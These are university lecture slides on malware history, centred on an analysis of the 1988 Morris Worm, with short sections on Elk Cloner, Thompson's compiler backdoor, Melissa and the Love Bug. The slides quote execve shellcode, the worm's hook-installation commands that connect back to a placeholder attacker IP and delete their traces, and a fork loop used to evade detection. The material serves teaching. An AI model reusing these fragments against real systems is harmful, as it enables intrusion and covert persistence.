Malware and Mobile Code

CS 491/591

Fall 2015

Readings

- Goodrich and Tamassia: Chapter 4

- E.H. Spafford. "The Internet Worm Program: An Analysis." Purdue Technical Report CSD-TR-823
  - http://spaf.cerias.purdue.edu/tech-reps/823.pdf

Once upon a time…

- A program infected thousands of computers
  - Victim computers were mostly in one country
  - Reported to cost in the millions of $$$
  - Some computers were infected many times
  - Event caused major service disruptions
  - Many of the world's top security experts rushed to analyze the program

The story of a malicious program

- Cross-platform
  - Targeted buffer overflows in multiple programs
  - Targeted two of the most popular platforms
- Two-step infection process
  - First stage establishes a foothold on the machine, then downloads the second stage
  - Second stage handles propagation

The story of a malicious program

- Propagation mechanisms
  - Cracked user passwords, used them to spread
  - Exploited password re-use between sites
  - Harvested target addresses from users' files
  - Tried to limit re-infections of the same machine
  - Re-tried to infect new victims after a timeout

The story of a malicious program

- Used anti-forensics / anti-debugging
  - "Encrypted" data held in memory
  - "Decrypted" data on-demand before use
  - Deleted itself from the file system
  - Used fork() periodically to get a new process ID

The story of a malicious program

- Attempted to collect data & send it to a "central" location in the network
  - Owner of the "central" computer had no idea it was being used this way

When did this happen?

A. 2010-2012
B. 2008-2009
C. 2005-2007
D. 2000-2004
E. 1990-1999
F. 1970-1989

Analysis of the Attack Program

- Some of the disassembled attack code looks (sort of) like this:

```
pushl   $0x0068732f
pushl   $0x6e69622f
movl    %sp, %ebx
pushl   $0x0
pushl   $0x0
pushl   %ebx
movl    %esp, %ecx
movl    %esp, %edx
movl    $0xb, %eax
int     $0x80
```

Question:
What does it do?

Two-Step Infection

- Attacking machine installs the “hook” program on the victim

- “Hook” program downloads 2nd-stage payload from the attacking machine, runs it

Infection Step 1: Installing the Hook

Attacking machine gets a shell on the victim machine,
either through a software exploit or a cracked password

Infection Step 1: Installing the Hook

Attacking machine uploads the “hook” program source, compiles it, and covers its tracks

```
PATH=/bin:/usr/bin:/usr/ucb
cd /usr/tmp
sed ‘int zz/q’ > (random).c;
(source code of hook program)
int zz;
cc –o (random) (random).c;
./(random) (attacker IP) (attacker port) (cookie);
rm –f (random) (random).c; echo DONE
```

Infection: Step 2


Attacking machine waits for the victim to connect on the given TCP port

Infection: Step 2

Hook program “phones home” to the specified IP address and port number to download the 2nd-stage payload. It provides the cookie to “authenticate” itself.

Infection: Step 2

Hook program downloads object files for 2nd-stage payload



Infection: Step 2

Hook program runs the execl() system call, to replace itself with a shell

Infection: Step 2

Attacker machine sends commands to the shell – Compile and link the 2nd-stage object code, then run it!

```
PATH=/bin:/usr/bin:/usr/ucb
rm -f sh
if [ -f sh ]
then
  P=(random)
else
  P=sh
Fi

cc -o $P (random)1.o
./$P –p $$ (random)1.o (random)2.o (random).c

(try (random)2.o if necessary...)
```

2nd-stage Payload

1. Change argv to look like a shell (/bin/sh)
2. Delete its own executable from disk
3. Kill parent process ($$) (old “hook” program)
4. Read .o files into memory
5. Encrypt .o files in memory
6. Delete .o files from the disk

Persistence: Changing Process ID's

```
while(1) {
    ...
    if(count % 1000 == 1) {
        if( fork() != 0 ) {
            exit(0);
        }
    }
    count++;
    ...
}
```

What does this code do?

Persistence: Changing Process ID's

```
while(1) {
    ...
    if(count % 1000 == 1) {
        if( fork() != 0 ) {
            exit(0);
        }
    }
    count++;
    ...
}
```

Every once in a while…

Fork the current process into two identical copies of itself

Parent process exits.
Child process keeps on going, running under a new PID.

Sys admins looking for long-running processes won't find any.

Infection Spread: User Accounts

- Program tries to spread by guessing passwords
  - It can read hashed passwords on the system
- Looks up each account's profile
  - Username
  - Real name
- Tries to guess passwords based on these
  - Password = user name
  - Password = real name
  - etc

Infection Spread: User Accounts

- Program also includes a list of dictionary words
  - Tries every word in the dictionary
  - Eventually tries dictionary words against all hashed passwords

Infection Spread: User Accounts

- Program digs through users' data to find other accounts on other systems
  - Tries to log in to those systems using same password
  - When successful, it infects the new system

Limiting Re-infections

- Program attempts TCP connection to localhost on a hard-coded port
  - If no response, listen() on that port instead
- If there is a response, client and server figure out who should exit() and who should keep running

When did this happen?

A. 2010-2012
B. 2008-2009
C. 2005-2007
D. 2000-2004
E. 1990-1999
F. 1970-1989

When did this happen?

A. 2010-2012

B. 2008-2009

C. 2005-2007

D. 2000-2004

E. 1990-1999

F. 1970-1989 The "Morris Worm" – 1988

For more information, read Gene Spafford's excellent 1988 tech report:

E.H. Spafford. "The Internet Worm: An Analysis". Purdue Technical Report CSD-TR-823. 1988. http://spaf.cerias.purdue.edu/tech-reps/823.pdf

The Morris Worm (1988)

- Infected 100's or 1000's of Sun 3's and VAX's running BSD Unix
- Exploited flaws in sendmail and fingerd
- Caused many servers to go offline
- Led to the creation of CERT at CMU

Suggestions from Spafford (1988)

p.5 The sendmail program is of immense importance on most Berkeley-derived (and other) UNIX systems because it handles the complex tasks of mail routing and delivery. Yet, despite its importance and wide-spread use, most system administrators know little about how it works. Stories are often related about how system administrators will attempt to write new device drivers or otherwise modify the kernel of the OS, yet they will not willingly attempt to modify sendmail or its configuration files.

It is little wonder, then, that bugs are present in sendmail that allow unexpected behavior. Other flaws have been found and reported now that attention has been focused on the program, but it is not known for sure if all the bugs have been discovered and all the patches circulated.

One obvious approach would be to dispose of sendmail and develop a simpler program to handle mail. Actually, for purposes of verification, developing a suite of cooperating programs would be a better approach, and more aligned with the UNIX philosophy. In effect, sendmail is fundamentally flawed, not because of anything related to function, but because it is too complex and difficult to understand.[6]

Suggestions from Spafford (1988)

p.6

A security flaw not exploited by the Worm, but now becoming obvious, is that many system services have configuration and command files owned by a common userid. Programs like sendmail, the *at* service, and other facilities are often all owned by the same non-user id. This means that if it is possible to abuse one of the services, it might be possible to abuse many.

One way to deal with the general problem is have every daemon and subsystem run with a separate userid. That way, the command and data files for each subsystem could be protected in such a way that only that subsystem could have write (and perhaps read) access to the files. This is effectively an implementation of the principle of least privilege. Although doing this might add an extra dozen user ids to the system, it is a small cost to pay, and is already supported in the UNIX paradigm. Services that should have separate ids include sendmail, news, at, finger, ftp, uucp and YP.

Viruses vs Worms

- Virus
  - Self-propagating
  - Requires user input to spread
- Worm
  - Self-propagating
  - Doesn't need user interaction

Internet Worm Post-Mortem

- Security news website Dark Reading interviewed Dr. Spafford in 2013, 25 years after the worm

- It's an interesting read – take a look: http://www.darkreading.com/vulnerabilities---threats/spaf-on-security/d/d-id/1140654

Internet Worm Post-Mortem

- **DR: Next month marks the 25th anniversary of the Morris worm. What lessons did we learn about security from that incident and what did we miss?**

- **Spafford:** I'm not sure we learned any more lessons ... most of the things didn't get fixed.

  We went from 20 pieces of malware in 1988 to [around] 180 million today ... that certainly is not a situation where anything has gotten better. We have had a number of opportunities where we could have learned lessons and changed the way we do business.

Internet Worm Post-Mortem

- **Spafford:** The point I would make was that by investing in and putting all the attention on firewalls, we were giving up on host security, basically.

  My point [then] was if we depend on firewalls, once something gets in, the hosts are still vulnerable, but everyone said, "No, firewalls were a stopgap measure until the hosts were fixed."

  Fast forward: We still depend on firewalls. The [security] situation really isn't any better, and now we have mobile and BYOD.

Internet Worm Post-Mortem


- **DR: How has security regressed or evolved since then?**
  Spafford: A lot of it has been on the wrong path.

  Security hasn't been taken seriously [enough] at any level or given the amount of resources and attention it should. Instead, the focus [is] on ... patching.

  If everything was in balance, we would have people who are trained across the areas and products they are looking at that are designed to be solid and secure. Any breaking of a system would be a largely futile exercise they would nonetheless indulge in as confirmation or assurance


Elk Cloner (1982)

- Targeted Apple II systems
- May have been the first virus to spread in the wild



Elk Cloner (1982)

- Targeted Apple II systems
- Infected the boot sector of all disks



Elk Cloner runs when the computer boots from an infected disk

Elk Cloner (1982)


- Targeted Apple II systems
- Infected the boot sector of all disks

Elk Cloner (1982)

- Targeted Apple II systems
- Infected the boot sector of all disks

Elk Cloner (1982)

- Every 50th boot, Elk Cloner printed a small poem



Ken Thompson's C compiler

- "Reflections on Trusting Trust"
  - Described in Turing Award acceptance speech
- Thompson modified the Unix C compiler cc
  - Installs a backdoor when compiling the login program
  - Installs itself when compiling the C compiler


Melissa Virus (1999)

- Propagation: Email
- Payload: Microsoft Word macro
  - Opens MS Outlook address book
  - Emails itself to the first 50 addresses
- Launch: Posting to an adult Usenet group
- Author: 30-yr-old IT guy in New Jersey
  - Arrested, fined, and jailed


The Love Bug (2000)

- Propagation: Email, shared files
- Payload: VisualBasic script (.vbs)
  - Emails itself to addresses in Outlook address book with the subject ILOVEYOU
  - Attempts to infect users of mIRC chat
  - Replaces local files with itself
- Launch: Email?
- Authors: college students
  - No laws against malware in the Philippines at the time
  - All charges were dropped


Love Bug spread



